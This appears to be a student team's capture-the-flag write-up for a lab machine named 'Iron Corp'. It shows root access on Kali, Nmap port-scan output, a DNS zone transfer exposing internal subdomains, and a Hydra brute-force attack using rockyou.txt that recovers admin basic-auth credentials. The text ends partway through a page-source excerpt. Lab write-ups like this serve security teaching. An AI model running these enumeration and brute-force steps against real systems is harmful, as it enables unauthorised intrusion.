PenTest 2

Iron Corp

Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member


Category: Recon and Enumeration

Members Involved: Aslamia Najwa & Vishnu Karmegam

Tools used: Kali, Nmap, Nano, Firefox


Thought Process and Methodology and Attempts:

To start, Vishnu used the sudo su command and typed in his user password. This was done in order to change to root user.



```
┌──(1211101390㉿kali)-[~]
└─$ sudo su
[sudo] password for 1211101390:
┌──(root㉿kali)-[/home/1211101390]
└─#
```

Once he had access as root user, he then typed in "nano filename(/etc/hosts)" and received what's in that file. The localhost and kali were already saved in the text editor thus all he needed to do was to add the IP address in "/etc/hosts" so he would be able to enumerate the domain name as well as the IP.



```
┌──(1211101390㉿kali)-[~]
└─$ sudo su
[sudo] password for 1211101390:
┌──(root㉿kali)-[/home/1211101390]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/1211101390]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.194.178   ironcorp.me
```

Vishnu then ran a Nmap scan. Here is a simple explanation for what each option does:


-Pn: treat all hosts as online

-sV: to enumerate application version

-sC: to run default scripts


-vv: increase verbosity level

-p: define the port number to be scanned




```
┌──(root㉿kali)-[/home/1211101390]
└─# nmap -Pn -sV -sC -vv -p1-60000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 01:26 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Initiating SYN Stealth Scan at 01:26
Scanning ironcorp.me (10.10.194.178) [60000 ports]
Discovered open port 3389/tcp on 10.10.194.178
Discovered open port 135/tcp on 10.10.194.178
Discovered open port 53/tcp on 10.10.194.178
Discovered open port 8080/tcp on 10.10.194.178
SYN Stealth Scan Timing: About 5.31% done; ETC: 01:35 (0:09:13 remaining)
SYN Stealth Scan Timing: About 8.41% done; ETC: 01:38 (0:11:05 remaining)
SYN Stealth Scan Timing: About 13.64% done; ETC: 01:37 (0:10:14 remaining)
SYN Stealth Scan Timing: About 18.48% done; ETC: 01:37 (0:09:20 remaining)
SYN Stealth Scan Timing: About 24.68% done; ETC: 01:37 (0:08:45 remaining)
SYN Stealth Scan Timing: About 30.62% done; ETC: 01:37 (0:08:05 remaining)
Discovered open port 49667/tcp on 10.10.194.178
```

Once the scan is completed, he received the ports for 53,135,3389,8080,11025,49667,49670 and noticed that port 53 is open.



```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T05:34:50+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Issuer: commonName=WIN-8VMBKF3G815
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-01T05:25:22
| Not valid after:  2023-01-31T05:25:22
| MD5:   9dae 14a6 1fea 9707 342f fb21 f053 af60
| SHA-1: 8e45 04ab 8b04 9c37 737d 9ca4 d2c8 b02d 6679 d0c2
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQH9tZ4dnHdKhNpkPyezEr6TANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwHhcNMjIwODAxMDUyNTIyWhcNMjMw
| MTMxMDUyNTIyWjAaMRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQCsac3vzZnd4m1YC42m7OK0XArR1sZTihrI
| +vhjOJt9rVPWl8dWdbeZrFm5fnXwhr8FSvTv5PwzVsb9W+XD5GMVmydmPuYF+bnO
| yZOQmeLKqcBXHn8LmfadyFPLeiDoWJIdNdu744XrosSSMM9FJcEjyz1MUjxOCtEo
| kS2VhcOR82jRDr14TEtfg3a2ymN3YewQ72PoIzm3YgGhiyDHPS4ua8JtT9/3eb+M
| WM2tMXi+zjhcAPG0ZGdg7177NAb5GoIenXBaozazJ4K5uXU8plA9kNyKxg5sxmfs
| DwsaWwU13HrskZiNXJ5y2VD+E676lprzul6bO8XmzjWMNpn2iZ6zAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAopm5bQpgxJCR+CapNEUh8xJRg41Rinx13hzk+L1aAvLhGiUYEb0vxPWa
| s+44mce1+rTcF/JTk1ogdRJDluabnJF9ao11PN8duoi44a/x1ZtBSXikGtQpV/Cp
| 2mEmD5aZKDmwhkC/wzjRkieq9MitcQfu+nMfgGlrljkgYa7XZRjQfmPmGLhOgBJW
| kQQpD9Hl5mfyA1YZg/95OjdL4WIVNoY9dqKu3Cu+eSTYUZeEdqH4H42zr5uoeawh
| y8KWYuD6KIrTg/FlHqmrxfCoHN4rN7VaQzX4Qb/N6JlnBuaOaqlLyV9YhIOszi72
| fs9INVTMILSo8DkYAwVoM9vJDRebLw==
|_-----END CERTIFICATE-----
|_ssl-date: 2022-08-02T05:34:58+00:00; 0s from scanner time.
8080/tcp  open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          syn-ack ttl 127 Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
```


Next, Vishnu accessed the web service of port 8080 and found a control panel. He examined it but there was no valuable information that could serve him.



Recent Order Tables

PRODUCT	PHOTO	PRODUCT ID	AMOUNT	DATE	SHIPPING
Iphone 5		#9405822	$ 1250.00	03 Aug 2017	


He then accessed the web service of port 11025 and unfortunately had the same problem in which this website did not contain any information or functionalities that could help him to climb in the system.



Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!


After thinking for some time, Vishnu then remembered and realised that Nmap took out the open port 53, so then he decided to see if with dig, he can manage to list any sub-domain or information that is relevant to him to proceed. Boom! He managed to find two subdomains that are running internally by using “dig @IP_address ironcorp.me axfr”.



```
┌──(1211101390㉿kali)-[~]
└─$ dig @10.10.146.17 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.146.17 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 203 msec
;; SERVER: 10.10.146.17#53(10.10.146.17) (TCP)
;; WHEN: Tue Aug 02 10:38:50 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


(Najwa had forgotten to screenshot this progress. She went back and redo this particular part. Hence, a different IP address.)

He proceeded to save the subdomains in the /etc/hosts file with the IP address to move on to the next step.



```
┌──(root㉿kali)-[/home/1211101390]
└─# nano /etc/hosts

┌──(root㉿kali)-[/home/1211101390]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.194.178   ironcorp.me
10.10.194.178   admin.ironcorp.me
10.10.194.178   internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Later, he realised that he couldn't access one of them, so he understood that this resource is only exposed internally. Therefore, he tried the other subdomain(admin.ironcorp.me) together with the port 11025, "admin.ironcorp.me:11025".



admin.ironcorp.me:11025

admin.ironcorp.me:11025

This site is asking you to sign in.

Username

Password

Coming Soon!


We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!

Enter email...

The subdomain was protected with a basic authentication. After a thorough research and several failed attempt at acquiring the credentials, Najwa decided to try using hydra, which is a popular pre-installed tool in Kali Linux that is used to brute force username and password. She has not learned this tool in lecture nor tutorial, but she made the effort the learn. Some of the tools that helped her gained a better understanding of it is the simple “man hydra” command and internet searches.


The -l option is for the login name. The -P option defines the path to a file that stored the several passwords that she was using to brute force while the -s option specify the port.

As of the -l value, Najwa guessed it. She also downloaded the rockyou.txt list from Github because that file contained many commonly used passwords. When she run the brute force, she found the credentials that she needed.



```
┌──(root㉿kali)-[/home/1211101390]
└─# hydra -l admin -P /home/kali/Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 01:50:40
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 513 login tries (l:1/p:513), ~33 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 01:50:41
```

She entered the credentials that she had found in the pop out box to get access to the subdomain.



admin.ironcorp.me:11025

This site is asking you to sign in.

Username: admin


Password: •••••••••••

Cancel | Sign in


Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!

Once she clicked “Sign In”, she was led to the following website.




She first checked for any valuable information in the page source, but to her dismay, there was nothing imperative.




```
}
textarea {
border          : dashed 2px #333;
